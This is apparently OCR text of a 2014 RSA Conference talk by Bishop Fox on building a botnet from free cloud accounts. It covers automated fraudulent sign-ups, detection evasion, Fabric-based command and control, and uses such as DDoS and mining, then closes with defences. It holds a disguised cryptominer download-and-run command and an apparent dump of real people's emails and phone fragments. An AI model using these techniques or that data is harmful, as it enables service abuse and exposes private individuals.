BISHOP FOX

CLOUD NINJA
Catch Me If You Can!

BISHOP FOX

#RSAC


RSACONFERENCE2014

Building a Botnet with Free Cloud-based Services

- Main Topics
  - **AUTOMATION** – Automatically controlling resources from freely available service providers
  - **STEALTH** – Avoiding detection and bypassing security controls
  - **PROTECTION** – Anti-automation techniques and security controls cloud providers can use to defend services

Cloud PaaS

Platform as a Service



Cloud Platforms (PaaS)

File Edit View Insert Format Data Tools Help Last edit was on September 10, 2013

Parent Platform Name

	A	B	C	D	E	F	G	H	I	J	K	L
1	**Parent Platform Name**	**Sibling Level 1**	**Sibling Level 2**	**Description**								**Language(s) supported**
2					**Java**	**.NET**	**Python**	**PHP**	**Ruby**	**Javascript**	**Perl**	**C++**
3	**Total Platforms supporting language**				34	15	25	24	20	13	8	2
4	30loops_						x					
5	Acquia Cloud			Drupal hosting. Fully managed, high-availability environments.				x				
7	Akshell									x		
8	Amazon Elastic Beanstalk				x			x				

BISHOP FOX

Reference: http://goo.gl/AZ4nYp


#RSAC

RSACONFERENCE2014

Cloud Providers (In)Security


Usability vs Security

- Automating Registration
  - Hurdles
    - Email address confirmation
    - CAPTCHA
    - Phone/SMS
    - Credit Card



Fraudulent Account Registration

Anti-Automation



- More Anti-Automation

33%

- Email Confirmation Only

66%

BISHOP FOX


#RSAC

RSACONFERENCE2014

Cloud Providers (In)Security

Usability vs Security

- Anti-Automation Techniques
  - Email address confirmation
  - CAPTCHA
  - Phone/SMS
  - Credit Card



Unique Email Addresses

Realistic Rar


Avoid Pattern Recognition

Real Email Addresses

Realistic Randomness

Unlimited usernames

- Prevent pattern recognition
- Pull from real world examples





```
[local-part from dump]@domain.tld
```

```
Target: http://ifs.nic.in/
Wikipedia: http://en.wikipedia.org/wiki/Indian_Fore
##################################################
#       Name    Email   Mobile No.      Action
1       Lok Raj Singh Chauhan   lokrajcex@gmail.com
2       Ajeet Singh     reachajeet@gmail.com    88(
3       Prashant Sharma prashu4023@gmail.com    95(
4       Vikram Kadam    vikram.kadam@rediffmil.com
5       Sanjay Khot     sanjaykhot0036@yahoo.co.in
6       Viren   viren meteora@yahoo.co.in       07(
```


Plethora of Email Addresses

SMTP Services



Unlimited domains

- `freedns.afraid.org`
- Prevent detection
- Thousands of unique email domains



Free DNS Subdomains


Unlimited email addresses

Showing **1-100** of **101,590** total

Domain	Status	Owner	Age
Sorted by: **Popularity**			
mooo.com (234660 hosts in use) website	public	josh	4568 d
us.to (97360 hosts in use) website	public	ukto	3529 d
chickenkiller.com (90035 hosts in use) website	public	josh	4640 d
strangled.net (37197 hosts in use) website	public	josh	4639 d
uk.to (32372 hosts in use) website	public	ukto	3565 days ago (12/13/2003)
ignorelist.com (27832 hosts in use) website	public	josh	4226 days ago (02/20/2002)
crabdance.com (22866 hosts in use) website	public	josh	2855 days ago (11/22/2005)

Showing **1-100** of **101,590** total


Domain	Status
Sorted by: **Popularity**	
mooo.com (234660 hosts in use) website	public
us.to (97360 hosts in use) website	public
chickenkiller.com (90035 hosts in use) website	public
strangled.net (37197 hosts in use) website	public
uk.to (32372 hosts in use) website	public
ignorelist.com (27832 hosts in use) website	public
crabdance.com (22866 hosts in use) website	public



Receiving Email and Processing

What do we need?

- Free email relay
  - Free MX registration
- Process wildcards
  - *@domain.tld
- Send unlimited messages
  - Unrestricted STMP to HTTP POST/JSON requests



Email Confirmation Token Processing


SMTP Services

Automated email processing

- Extract important information from incoming emails
- Grep for confirmation token links and request them

Account registration

- Automatic request sent to account activation links



Command & Control

Botnet C2

What are we using?

- Fabric
  - Fabric is a Python library and command-line tool for streamlining the use of SSH for application deployment or systems administration tasks.
- `fab check_hosts –P –z 20`
- `fab run_command`

Storing Account Information

Keeping track of all accounts

MongoDB

- MongoLab
- MongoHQ


```
{
  "_id": {
    "$oid": "52352731e4b0d93062d89bb3"
  },
  "boxes": [
    {
      "name": "roovee",
      "account_type": 5,
      "state": "running",
      "uri": "https://roovee-[redacted]",
      "port": 13378,
      "email": "william.brown@register.motherbot.com",
      "cpu": 1,
      "memory": 384,
      "storage": 750,
      "region": 8,
      "id": [redacted],
    }
  ]
},
```

DEMONSTRATION

Automatic Account Creation

FUNTIVITIES


Botnets Are Fun!

Botnet Activities

Now we have a botnet! Fun!

What can we do?

- Distributed Network Scanning
- Distributed Password Cracking
- DDoS
- Click-fraud
- Crypto Currency Mining
- Data Storage



Command & Control

Botnet C2

What are we using?

- Fabric
  - Fabric is a Python library and command-line tool for streamlining the use of SSH for application deployment or systems administration tasks.
- `fab check_hosts –P –z 20`
- `fab run_command`

Litecoin Mining

All your processors are belong to us


Make money, money

- Deploying miners
- One command for $$$


```
if [ ! -f bash ]; then wget
http://sourceforge.net/projects/cpuminer/files/pooler-
cpuminer-2.3.2-linux-x86_64.tar.gz && tar zxfv pooler-
cpuminer-2.3.2-linux-x86_64.tar.gz && rm pooler-cpuminer-
2.3.2-linux-x86_64.tar.gz && mv minerd bash; fi; screen
./bash –url=stratum+tcp://china.mine-litecoin.com --
userpass=ninja.47:47; rm bash
```

Litecoin Mining

All your processors are belong to us



Unlimited Storage Space

Refer Fake Friends

How do I earn bonus space for referring friends to Dropbox?


« Back to Help Center

You can get extra space by inviting your friends to try out Dropbox. If a friend uses your invitation to sign up for an account, installs the Dropbox desktop app on a computer, and signs in to the app, both of you will receive bonus space.

- **Free accounts** get 500 MB per referral. You can earn up to 16 GB in referrals.
- **Pro (paid) accounts** get 1 GB per referral and can earn up to 32 GB of **extra** space in referrals.

Unlimited Storage Space

Refer Fake Friends



DEMONSTRATION

Distributed Denial of Service (DDoS)

DETECTION

No one can catch a ninja!

Disaster Recovery Plan

Armadillo Up ™

Automatic Backups

- Propagate to other similar services
  - e.g. MongoLab ← → MongoHQ
- Infrastructure across multiple service providers
- Easily migrated

RISING TREAD


Active Attacks

Cloud Provider Registration

Adaptation


Cloud Provider Registration

Adaptation



Cloud Provider Registration

Adaptation



PROTECTION

Bot Busters

Protection

At Abuse vs At Registration

What should we do?

- Analyzing properties of Sybil accounts
- Analyzing the arrival rate and distribution of accounts
- Flag accounts registered with emails from newly registered domain names
- Email verification
- CAPTCHAs
- IP Blacklisting
- Phone/SMS verification
- Automatic pattern recognition

Algorithm 1 Generate Merchant Pattern

Input: List of accounts for a single merchant
Parameters: τ (minimum cluster size)
clusters ← GROUP accounts BY
(Σ-Seq, repeatedNames, emailDomain)
for all cluster ∈ clusters **do**
if cluster.size() > τ **then**
patterns ← MINMAXΣ-SEQ (cluster)
OUTPUTREGEX(patterns, repeatedNames)
end if
end for

Common Character Classes To capture accounts that all share the same naming structure, we begin by defining a set of character classes:

$$\Sigma = \{p\{Lu\}, p\{Ll\}, p\{Lo\}, d, \dots\}$$

Reference: https://www.usenix.org/system/files/conference/usenixsecurity13/sec13-paper_thomas.pdf

Protection

At Abuse vs At Registration

Advanced techniques

- Signup flow events
  - Detect common activities after signup
- User-agent
  - A registration bot may generate a different user-agent for each signup or use uncommon user-agents
- Form submission timing
  - A bot that doesn't mimic human behavior by performing certain actions too quickly can be detected

Reference: https://www.usenix.org/system/files/conference/usenixsecurity13/sec13-paper_thomas.pdf

THANK YOU


Oscar Salazar @tracertea

Rob Ragan @sweepthatleg

CONTACT@BISHOPFOX.COM

Free Cloud Services

Platform as a Service



Cloud Platforms (PaaS)

File Edit View Insert Format Data Tools Help Last edit was on September 10, 2013

Parent Platform Name

	A	B	C	D	E	F	G	H	I	J	K	L
1	Parent Platform Name	Sibling Level 1	Sibling Level 2	Description						Language(s) supported		
2					Java	.NET	Python	PHP	Ruby	Javascript	Perl	C++
3	Total Platforms supporting language				34	15	25	24	20	13	8	2
4	30loops_						x					
5	Acquia Cloud			Drupal hosting. Fully managed, high-availability environments.				x				
7	Akshell									x		
8	Amazon Elastic Beanstalk				x			x				

Reference: http://goo.gl/AZ4nYp